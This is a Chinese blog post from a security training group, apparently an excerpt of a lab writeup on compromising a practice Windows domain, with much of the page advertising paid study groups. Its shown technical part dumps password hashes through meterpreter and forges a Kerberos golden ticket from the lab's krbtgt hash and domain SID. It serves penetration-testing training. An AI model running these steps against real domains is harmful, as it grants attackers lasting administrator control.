靶场Writeup(四) | 反序列化、命令执行、Tomcat、域渗透等漏洞组合到攻克域控

原创

Ms08067安全实验室 于 2021-11-19 12:09:19 发布 67 收藏
文章标签： 人工智能 安全 编程语言 java 信息安全
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/shuteer_xu/article/details/121433887
版权

文章来源 | MS08067 安全练兵场 知识星球

> 本文作者：**godunt**（安全练兵场星球合伙人）

玩靶场 认准安全练兵场

成立"安全练兵场"的目的

目前，安全行业热度逐年增加，很多新手安全从业人员在获取技术知识时，会局限于少量的实战中，技术理解得不到升华，只会像个脚本小子照着代码敲命令，遇到实战时自乱阵脚，影响心态的同时却自叹不如。而安全练兵场是由理论知识到实战过渡的一道大门，安全练兵场星球鼓励大家从实战中成长，提供优质的靶场系列，模拟由外网渗透到内网攻防的真实环境。此外，同步更新最新的技术文档，攻防技巧等也是对成长的保驾护航。

本次推荐模拟攻防环境（红日团队靶场）：

http://vulnstack.qiyuanxuetang.net/vuln/detail/6/

本次环境主要反序列化漏洞、命令执行漏洞、Tomcat漏洞、MS系列漏洞、端口转发漏洞、以及域渗透等多种组合漏洞，希望大家多多利用。


目标：拿下域控

#####学习更多实战技术，欢迎加入星球（二维码在文章底部）

一、环境搭建

1.环境搭建测试

1.1 网络所示



5.4 权限维持

伪造黄金票据，满足黄金票据的条件有：

- 域的名称：demo.com
- 域的SID值：S-1-5-21-979886063-1111900045-1414766810
- 域中KRBTGT的密码hash：7c4ed692473d4b4344c3ba01c5e6cb63
- 伪造的用户名：Administrator

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:930d278cbc51901c1ee3c64d79f4e
e8c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7c4ed692473d4b4344c3ba01c5e6cb63:::
```

```
meterpreter > load kiwi
meterpreter > kerberos_ticket_list
meterpreter > kerberos_ticket_purge
meterpreter > kerberos_ticket_list
meterpreter > golden_ticket_create -d demo.com -k
7c4ed692473d4b4344c3ba01c5e6cb63 -s S-1-5-21-979886063-1111900045-1414766810 -u
Administrator -t /tmp/golden.ticket
```

```
meterpreter > kerberos_ticket_list
[+] Kerberos tickets found in the current session.
[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 2021/10/26 18:17:07 ; 2021/10/27 4:17:07 ; 2021/11/2 18:17:07
   Server Name       : krbtgt/DEMO.COM @ DEMO.COM
   Client Name       : Administrator @ demo.com
   Flags 60a00000    : pre_authent ; renewable ; forwarded ; forwardable ;

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 2021/10/26 18:03:32 ; 2031/10/25 2:03:32 ; 2031/10/25 2:03:32
   Server Name       : krbtgt/demo.com @ demo.com
   Client Name       : Administrator @ demo.com
   Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;

meterpreter > kerberos_ticket_purge
[+] Kerberos tickets purged
meterpreter > kerberos_ticket_list
[-] No kerberos tickets exist in the current session.

meterpreter > golden_ticket_create -d demo.com -k 7c4ed692473d4b4344c3ba01c5e6cb63 -s S-1-5-21-979886
063-1111900045-1414766810 -u Administrator -t /tmp/golden.ticket
```

公众号后台回复：“MS08067安全练兵场星球4”获取完整PDF

注：征集优秀的靶场Writeup，一经采纳可免费加入星球。

投稿：godunt.dtong@foxmail.com

“安全练兵场”星球计划

第一阶段：基于“红日团队”红蓝攻防实战模拟的 ATT&CK 攻击链路进行搭建的靶场，鼓励大家由学习阶段到实战阶段的过渡，从练兵场中的实战成长。


第二阶段：Portswigger是著名神器Burpsuite的官方网站，是一个很好的漏洞训练平台，Burpsuite学院目前含有漏洞实验内容160多个，基本涵盖了各个方面的Web漏洞，并且会不断更新。

第三阶段：更多优秀的国内外靶场...

第一阶段大纲

本次靶场系列围绕"环境搭建、漏洞利用、内网搜集、横向移动、构建通道、持久控制、痕迹清理"展开学习，结合Kail等渗透工具进行实战练习，请大家自觉遵守网络安全法。

统一示意图：



□ATT&CK红队评估实战靶场一

主要涉及后台Getshell上传技巧、MS08-067、Oracle数据库TNS服务漏洞、RPC DCOM服务漏洞、redis Getshell、MySQL提权、基础服务弱口令探测及深度利用之powershell、wmi利用、C2命令执行、利用DomainFronting实现对beacon的深度隐藏；

□ATT&CK红队评估实战靶场二

主要涉及Access Token利用、WMI利用、域漏洞利用SMB relay，EWS relay，PTT(PTC)，MS14-068，GPP，SPN利用、黄金票据/白银票据/Sid History/MOF等攻防技术；

□ATT&CK红队评估实战靶场三

本次环境为黑盒测试，获取域控中存在一份重要文件；

□ATT&CK红队评估实战靶场四

本次靶场渗透反序列化漏洞、命令执行漏洞、Tomcat漏洞、MS系列漏洞、端口转发漏洞、以及域渗透等多种组合漏洞；

□ATT&CK红队评估实战靶场五

主要包括常规信息收集、Web攻防、代码审计、漏洞利用、内网渗透以及域渗透等；

□ATT&CK红队评估实战靶场六

本次涉及内容为从某CMS漏洞然后打入内网然后到域控，主要包括常规信息收集、Web攻防、代码审计、漏洞利用、内网渗透以及域渗透等相关内容学习；

□ATT&CK红队评估实战靶场七

主要包括常规信息收集、Web攻防、代码审计、漏洞利用、内网渗透以及域渗透等；

预期目标

熟悉由外网渗透到内网漫游的流程及攻击手段；

逐渐掌握对Kali工具的运用和优化；

梳理自己的知识库、漏洞库及武器库；

通过记录Writeup，回顾反思值得提升的点，并分类深入学习。

最后

感谢红日团队提供的安全靶场

http://vulnstack.qiyuanxuetang.net/vuln/

现在加入星球，除了可以学习《Kali Linux 2网络渗透测试实践指南（第2版）》全部15.63G的配套视频讲解外，还可以跟随我们完成所有实验，相信你一定会踏上了渗透测试大师的神奇之旅！

扫描下方二维码加入星球学习

加入后会邀请你进入内部微信群，内部微信群永久有效！

WEB攻防【Ms08067】

星主： 徐哥

知识星球

微信扫描预览星球详情

Ms08067安全实验室

0基础逆向【Ms08067】

星主： 徐哥

知识星球

微信扫描预览星球详情

Ms08067安全实验室

Java代码安全审计【Ms08067】

星主： 徐哥

知识星球

微信扫描预览星球详情

Ms08067安全实验室

内网攻防【Ms08067】

星主： 徐哥

知识星球

微信扫描预览星球详情

Ms08067安全实验室

目前50000+人已关注加入我们